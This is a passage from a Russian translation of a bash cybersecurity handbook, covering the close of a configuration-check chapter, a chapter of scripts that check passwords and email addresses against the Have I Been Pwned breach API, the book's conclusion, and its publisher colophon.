❶ `errexit` —удобная вспомогательная функция, предоставляющая пользователю некоторую полезную информацию о правильном использовании сценария, — с последующим завершением работы, если появится значение ошибки. Синтаксис, используемый в сообщении `usage`, — это типичный *nix-синтаксис: элементы, разделенные вертикальной линией, — варианты; элементы в квадратных скобках являются необязательными.

❷ Для проверки существования файла используется `if-less`-оператор `f`.

❹ Это простой способ переключения 1 на 0 или 0 на 1 при условии, что первый аргумент не равен нулю.

❹ Здесь для переключения используется удобочитаемый, но более громоздкий оператор `if`.

❺ После запуска команды `sha1sum` вывод будет сохранен в переменной `X`. Вывод состоит из двух «слов»: хеш-значения и имени файла.

❻ Чтобы проверить, совпадают ли значения хеш-функции, нам нужно из вывода команды `sha1sum` удалить имя файла и второе слово. `%%` означает самое длинное возможное совпадение.

❼ Команда `type` проинформирует нас о существовании команды `net`; если команда `net` не будет найдена, вместо нее используем команду `id`.

❽ Напоминание: эта строка принимает подстроку `cmd`, начинающуюся в позиции `0` и принимающую только один символ; то есть это первый символ подстроки `cmd`. Это восклицательный знак? Данный символ часто используется в программировании для обозначения «нет».


❾ Нам нужно удалить символ восклицательного знака из названия команды.

❿ Как уже было сказано в комментарии, так вызывается наша функция `vhash`, аргумент делится на две части — первое слово и остаток.

⓫ Оператор `case` в bash в отдельных случаях позволяет сопоставлять шаблоны между собой. Общим шаблоном является звездочка, соответствующая любой строке, она применяется как крайний вариант, чтобы выполнить действие по умолчанию. Он будет использоваться, если остальные шаблоны не будут найдены. Если входные данные не соответствуют ни одному из вариантов, значит, это неправильные входные данные. В этом случае для окончания работы мы вызываем функцию `errexit`.

Выводы

Сценарий `validateconfig.sh` позволяет проверить, существует ли в системе определенная конфигурация. Это полезно для проверки соответствия, а также для понимания того, есть ли в системе вредоносные программы или следы вторжения. Следы вторжения или наличие вредоносных программ выявляются в процессе поиска конкретных индикаторов компрометации.



YARA является отличным источником индикаторов компрометации на основе хоста. Чтобы узнать больше, посетите сайт YARA: http://bit.ly/2FEsDPx.

В следующей главе мы рассмотрим аудит учетных записей и учетных данных пользователей, чтобы определить, были ли они скомпрометированы.

Упражнения

Попробуйте расширить и настроить функции сценария `validateconfig.sh`, добавив следующие возможности.

1. Проверить, существуют ли определенные права доступа к файлу.
2. Проверить, открыт или закрыт конкретный сетевой порт.
3. Проверить, выполняется ли определенный процесс.
4. Предоставить возможность оставлять комментарии во входном потоке. Если первый символ считанной строки является хештегом, строка отбрасывается (то есть ничего не обрабатывается).

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

22 Инструмент: аудит учетных записей

Обычно пользователи и организации постоянно проверяют свои учетные записи, чтобы узнать, были ли в рамках известной утечки данных взломаны их адреса электронной почты или пароли. Это важно, поскольку, если адрес электронной почты украден, его можно использовать в рамках фишинговой кампании. Опасность возрастает, если при этом была украдена и другая идентифицирующая информация. Украденные пароли обычно попадают в словари паролей и хешей. Если вы продолжаете использовать пароль, который был украден во время взлома (даже если он не был связан с вашей учетной записью), это делает вашу учетную запись более уязвимой для атак.

В этой главе для аудита учетных записей пользователей мы используем сайт Have I Been Pwned? (https://haveibeenpwned.com/). Ниже перечислены требования к инструменту:

- выполнить запрос haveibeenpwned.com, чтобы проверить, связан ли пароль с известным нарушением;
- выполнить запрос haveibeenpwned.com, чтобы проверить, связан ли адрес электронной почты с известным нарушением.

Меня взломали?

Сайт https://haveibeenpwned.com — онлайн-сервис, позволяющий пользователям определять, были ли во время существенного взлома данных украдены адреса электронной почты или пароли. Сайт имеет RESTful API, который позволяет отправлять запрос к базе данных, используя хеш SHA-1 пароля или адрес электронной почты. Это не требует от вас регистрации или использования ключа API, но с одного и того же IP-адреса не получится делать запросы быстрее чем один раз в 1500 миллисекунд.



Полную документацию по API можно найти на веб-странице API v2 (http://bit.ly/2FDpHSY).

Проверяем, не взломан ли пароль

Следующий URL-адрес используется для запроса информации о пароле:

```
https://api.pwnedpasswords.com/range/
```

По соображениям безопасности сайт Have I Been Pwned? не принимает необработанные пароли. Пароли должны быть предоставлены в виде частичного хеша SHA-1. Например, хешем SHA-1 пароля `password` будет строка такого вида: `5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8`. Для завершения запроса используются первые пять шестнадцатеричных символов хеша:

```
https://api.pwnedpasswords.com/range/5baa6
```

Have I Been Pwned возвращает список всех хеш-значений, начинающихся с этих пяти символов. Это делается в целях безопасности, так что Have I Been Pwned? или тот, кто наблюдает за вашим взаимодействием, не знает точный хеш пароля, который вы запрашиваете. После того как у вас появится список запрашиваемых хешей, вы можете выполнить поиск хеша своего пароля, используя его последние 35 шестнадцатеричных символов. Если хеш вашего пароля есть в списке, значит, пароль был взломан. В противном случае пароль, скорее всего, безопасен:

```
1CC93AEF7B58A1B631CB55BF3A3A3750285:3
1D2DA4053E34E76F6576ED1DA63134B5E2A:2
1D72CD07550416C216D8AD296BF5C0AE8E0:10
1E2AAA439972480CEC7F16C795BBB429372:1
1E3687A61BFCE35F69B7408158101C8E414:1
1E4C9B93F3F0682250B6CF8331B7EE68FD8:3533661
20597F5AC10A2F67701B4AD1D3A09F72250:3
20AEBCE40E55EDA1CE07D175EC293150A7E:1
20FFB975547F6A33C2882CFF8CE2BC49720:1
```

Число, которое вы видите в каждой строке справа после двоеточия, указывает общее количество взломанных учетных записей, в которых использовался данный пароль. Неудивительно, что пароль `password` применялся во многих учетных записях.

В примере 22.1 показано, как с помощью bash и команды `curl` можно автоматизировать этот процесс.

Пример 22.1. checkpass.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# checkpass.sh
#
# Описание:
# Проверка пароля на соответствие
```

```
# базе данных сайта Have I Been Pwned?
#
# Использование: ./checkpass.sh [<password>]
# <password> Пароль для проверки
# по умолчанию: читать из stdin
#

if (( "$#" == 0 ))                          ❶
then
    printf 'Enter your password: '
    read -s passin                          ❷
    echo
else
    passin="$1"
fi

passin=$(echo -n "$passin" | sha1sum)       ❸
passin=${passin:0:40}

firstFive=${passin:0:5}                     ❹
ending=${passin:5}

pwned=$(curl -s "https://api.pwnedpasswords.com/range/$firstFive" | \
        tr -d '\r' | grep -i "$ending" )    ❺
passwordFound=${pwned##*:}                  ❻

if [ "$passwordFound" == "" ]
then
    exit 1
else
    printf 'Password is Pwned %d Times!\n' "$passwordFound"
    exit 0
fi
```

❶ Здесь проверяется, был ли пароль передан в качестве аргумента. Если нет, пользователю будет предложено ввести пароль.

❷ Чтобы не показывать вводимые пользователем данные, для команды `read` задан параметр `-s`. Это рекомендуется делать при запросе паролей или другой конфиденциальной информации. При использовании параметра `-s` при нажатии клавиши Enter новая строка не появится. Поэтому после оператора `read` мы добавляем пустой оператор `echo`.

❸ Здесь введенный пароль преобразуется в хеш SHA-1. В следующей строке используется операция подстроки bash для извлечения первых 40 символов, удаляя любые дополнительные символы, которые `sha1sum` могла включить в свой вывод.

❹ Первые пять символов хеша хранятся в переменной `firstFive`, а символы с 6-го по 40-й — в `ending`.

❺ Запрос сайта Have I Been Pwned? производится с использованием URL-адреса REST API и первых пяти символов хеша пароля. Возвращаемый результат содержит как символы возврата каретки (`\r`), так и символы новой строки (`\n`). Чтобы избежать путаницы в среде Linux, мы удаляем символ возврата. Поиск результата ведется с помощью команды `grep` и символов хеша пароля, начиная с 6-го и заканчивая 40-м символом. Параметр `-i` используется, чтобы `grep` была нечувствительна к регистру.


❻ Чтобы узнать, сколько раз данный пароль был взломан, мы удаляем ведущий хеш, то есть все символы до двоеточия, включая сам символ двоеточия. Это удаление префикса оболочки, где двойной хештег означает «самое длинное возможное совпадение», а звездочка — шаблон, который соответствует любым символам.

Обратите внимание, что сценарий `checkpass.sh` завершит свою работу с кодом состояния `0`, если пароль найден, и с кодом `1`, если пароль не найден. Это похоже на поведение не только `grep`, но и некоторых других команд оболочки, которые заняты поиском определенных данных. Если поиск не увенчался успехом, результатом будет вывод с ошибкой (ненулевой) (хотя в случае `pwned` можно считать, что это невыявленный успех).

Чтобы использовать сценарий, просто введите пароль в командную строку или при появлении запроса:

```
$ ./checkpass.sh password

Password is Pwned 3533661 Times!
```



Будьте осторожны при передаче паролей в качестве аргументов командной строки, так как они видны в полном списке состояния процесса (см. команду ps) и могут быть сохранены в файле истории bash. Предпочтительным методом будет чтение пароля из stdin (например, при запросе). Если сценарий является частью более сложного командного конвейера, сделайте пароль первой строкой для чтения из stdin.

Проверяем, не взломан ли адрес электронной почты

Проверка взломанного адреса электронной почты менее сложна, чем проверка пароля. Для начала вам понадобится URL API:

```
https://haveibeenpwned.com/api/v2/breachedaccount/
```

Проверяемый адрес электронной почты добавляется в конец URL-адреса. API вернет список нарушений, с которыми был связан данный адрес электронной почты. Список будет получен в формате JSON. В этот список будет включен большой объем информации: название нарушения, связанный домен и описание. Если электронный адрес в базе данных не найден, будет возвращен код состояния HTTP 404.

В примере 22.2 показано, как автоматизировать этот процесс.

Пример 22.2. checkemail.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# checkemail.sh
#
# Описание:
# Проверка адреса электронной почты на соответствие
# базе данных сайта Have I Been Pwned?
#
# Использование: ./checkemail.sh [<email>]
# <email> E-mail для проверки; по умолчанию: читать из stdin
#

if (( "$#" == 0 ))    ❶
then
        printf 'Enter email address: '
        read emailin
else
        emailin="$1"
fi

pwned=$(curl -s "https://haveibeenpwned.com/api/v2/breachedaccount/$emailin")    ❷

if [ "$pwned" == "" ]
then
        exit 1
else
        echo 'Account pwned in the following breaches:'
        echo "$pwned" | grep -Po '"Name":".*?"' | cut -d':' -f2 | tr -d '\"'  ❸
        exit 0
fi
```

❶ Здесь выполняется проверка, был ли адрес электронной почты передан в качестве аргумента; если нет, пользователю будет направлен запрос.

❷ Запрос на веб-сайт Have I Been Pwned?.

❸ Если ответ был возвращен, выполните простой синтаксический анализ JSON и извлеките пару «имя/значение». Дополнительную информацию об обработке JSON см. в главе 11.

Для использования сценария `checkemail.sh` передайте в качестве аргумента адрес электронной почты или введите его при появлении запроса:

```
$ ./checkemail.sh example@example.com

Account pwned in the following breaches:
000webhost
AbuseWithUs
Adobe
Apollo
.
.
.
```

Рассмотрим два других варианта этого сценария. Первый показан в примере 22.3.

Пример 22.3. checkemailAlt.sh

```
#!/bin/bash
#
# checkemail.sh - проверяем, имеется ли адрес электронной почты
#                 в базе данных сайта Have I Been Pwned?
#

if (( "$#" == 0 ))      ❶
then
    printf 'Enter email address: '
    read emailin
else
    emailin="$1"
fi

URL="https://haveibeenpwned.com/api/v2/breachedaccount/$emailin"
pwned=$(curl -s "$URL" | grep -Po '"Name":".*?"' )        ❷

if [ "$pwned" == "" ]
then
    exit 1
else
    echo 'Account pwned in the following breaches:'        ❸
    pwned="${pwned//\"/}"          # удалить все кавычки
    pwned="${pwned//Name:/} "      # удалить все 'Name:'
    echo "${pwned}"
    exit 0
fi
```

❶ Как и в предыдущем сценарии, чтобы определить, предоставил ли пользователь нужное количество аргументов, используйте счетчик аргументов. Если аргументов недостаточно, направьте пользователю запрос.

❷ В этой версии сценария вместо того, чтобы вернуть все выходные данные из команды `curl` и только после этого выполнить команду `grep`, команда `grep` выполняется сразу. Такая организация вызовов более эффективна, так как вызов подоболочки (через конструкцию `$ ()`) происходит один раз, а не дважды (сначала для `curl`, а затем для `grep`), как это делалось в исходном сценарии.

❸ Вместо того чтобы для редактирования результатов применять `cut` и `tr`, мы используем подстановки переменных bash. Это более эффективно, поскольку позволяет избежать затрат системных ресурсов, связанных с системными вызовами `fork` и `exec`, которые вызывают две дополнительные программы (`cut` и `tr`).

При разовом выполнении данного сценария вы скорее всего не заметите повышения эффективности. Но эта разница будет заметна при написании сценария, который в одном сеансе выполняет множество таких вызовов.

В примере 22.4 показан еще один вариант сценария, уже в кратком виде.

Пример 22.4. checkemail.1liner

```
#!/bin/bash
#
# checkemail.sh - проверяем, имеется ли адрес электронной почты
#                 в базе данных сайта Have I Been Pwned?
#                 в одной строке

EMAILIN="$1"
if (( "$#" == 0 ))       ❶
then
    printf 'Enter email address: '
    read EMAILIN
fi
EMAILIN="https://haveibeenpwned.com/api/v2/breachedaccount/$EMAILIN"

echo 'Account pwned in the following breaches:'
curl -s "$EMAILIN" | grep -Po '"Name":".*?"' | cut -d':' -f2 | tr -d '\"'   ❷
```

❶ Это та же проверка, что и раньше, но, чтобы захватить полный URL, мы будем использовать только одну переменную оболочки, `EMAILIN`, и не станем вводить вторую переменную `URL`.

❷ В данном сценарии используется более длинный конвейер, и мы можем выполнить все манипуляции в одной строке. Использование переменных оболочки для анализа наших результатов может быть более эффективным, но требует нескольких строк кода. Некоторые программисты предпочитают краткие команды. Но обратите внимание на одно отличие в поведении этого сценария: заголовок по-прежнему выводится, даже если нет других выходных данных (то есть адрес не был взломан).

Чтобы показать разнообразие решений, которые вы можете найти и использовать при написании сценариев оболочки, мы привели три варианта сценария. Существует множество компромиссных решений как по стилю, так и по сути, которые можно использовать при выполнении вашей задачи.

Пакетная обработка электронных адресов

Если нужно проверить несколько адресов электронной почты на их наличие в базе данных сайта Have I Been Pwned?, можете автоматизировать процесс. В примере 22.5 показано, как считать файл со списком подлежащих проверке адресов электронной почты и выполнить для каждого электронного адреса сценарий `checkemail.sh`. Если адрес электронной почты был взломан, он будет показан на экране.

Пример 22.5. emailbatch.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# emailbatch.sh
#
# Описание:
# Чтение файла с адресами электронной почты
# и проверка их на сайте Have I Been Pwned?
#
# Использование: ./emailbatch.sh [<filename>]
# <filename> Файл с одним адресом электронной почты в каждой строке
# по умолчанию: читать из stdin
#

cat "$1" | tr -d '\r' | while read fileLine        ❶
do
        ./checkemail.sh "$fileLine" > /dev/null    ❷

        if (( "$?" == 0 ))      ❸
        then
                echo "$fileLine is Pwned!"
        fi

        sleep 0.25              ❹
done
```

❶ Прочитайте файл, переданный через первый аргумент. Команда `td` используется для удаления разрывов строк Windows, поэтому они не включаются в адрес электронной почты.

❷ Запускается сценарий `checkemail.sh` и в качестве аргумента передаются адреса электронной почты. Вывод перенаправляется в `/dev/null`, поэтому не отображается на экране.

❸ Для проверки состояния завершения последней выполненной команды используется `$?`. Сценарий `checkemail.sh` вернет `0`, если электронный адрес найден, и `1`, если не найден.

❹ Задержка на 2500 миллисекунд нужна, чтобы убедиться, что сценарий не превышает ограничение скорости сайта Have I Been Pwned?.

Чтобы запустить сценарий `emailbatch.sh`, передайте текстовый файл, содержащий список адресов электронной почты:

```
$ ./emailbatch.sh emailaddresses.txt

example@example.com is Pwned!
example@gmail.com is Pwned!
```

Выводы

Чтобы определить, были ли при крупной утечке данных взломаны адреса электронной почты и пароли, эти сведения следует регулярно проверять. Просите пользователей изменять взломанные пароли, так как эти пароли с высокой вероятностью могут быть частью словарей паролей злоумышленников.

Упражнения

1. Переработайте сценарий `checkpass.sh` так, чтобы в качестве аргумента командной строки он мог также принимать хеш SHA-1 пароля.
2. Создайте сценарий, похожий на `emailbatch.sh`, который может читать из файла список хешей паролей SHA-1, и используйте `checkpass.sh` для проверки того, не скомпрометированы ли они.
3. Скомбинируйте сценарии `checkpass.sh`, `checkemail.sh` и `emailbatch.sh` в один скрипт.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

23 Заключение

Как было показано в этой книге, командная строка и связанные с ней возможности и инструменты создания сценариев являются бесценным ресурсом для специалиста по кибербезопасности. Это можно сравнить с мультиинструментом с бесконечно изменяемой конфигурацией. Соединяя продуманную последовательность команд в конвейер, можно создать однострочный сценарий, выполняющий чрезвычайно сложные функции. Для увеличения функциональности можно создавать многострочные сценарии.

В следующий раз, столкнувшись с проблемой, прежде чем доберетесь до готового инструмента, попробуйте решить ее с помощью командной строки и bash. Со временем вы будете улучшать свои навыки и однажды сможете поразить окружающих своим опытом работы с командной строкой.

Мы рекомендуем вам связаться с нами на веб-сайте Cybersecurity Ops (https://www.rapidcyberops.com/), задать свои вопросы и предоставить примеры созданных вами сценариев, которые сделали вашу работу более продуктивной.

Удачных сценариев!

```
echo 'Paul and Carl' | sha1sum | cut -c2,4,11,16
```

Пол Тронкон, Карл Олбинг

Bash и кибербезопасность:
атака, защита и анализ из командной строки Linux

Перевел с английского *А. Герасименко*

Заведующая редакцией	*Ю. Сергиенко*
Руководитель проекта	*С. Давид*
Ведущий редактор	*Н. Гринчик*
Художественный редактор	*В. Мостипан*
Корректоры	*О. Андриевич, Е. Павлович*
Верстка	*Г. Блинов*

Изготовлено в России. Изготовитель: ООО «Прогресс книга».
Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 03.2020. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 —
Книги печатные профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 06.03.20. Формат 70х100/16. Бумага офсетная. Усл. п. л. 23,220. Тираж 1000. Заказ 0000.

Отпечатано в ОАО «Первая Образцовая типография». Филиал «Чеховский Печатный Двор».
142300, Московская область, г. Чехов, ул. Полиграфистов, 1.
Сайт: www.chpk.ru. E-mail: marketing@chpk.ru
Факс: 8(496) 726-54-10, телефон: (495) 988-63-87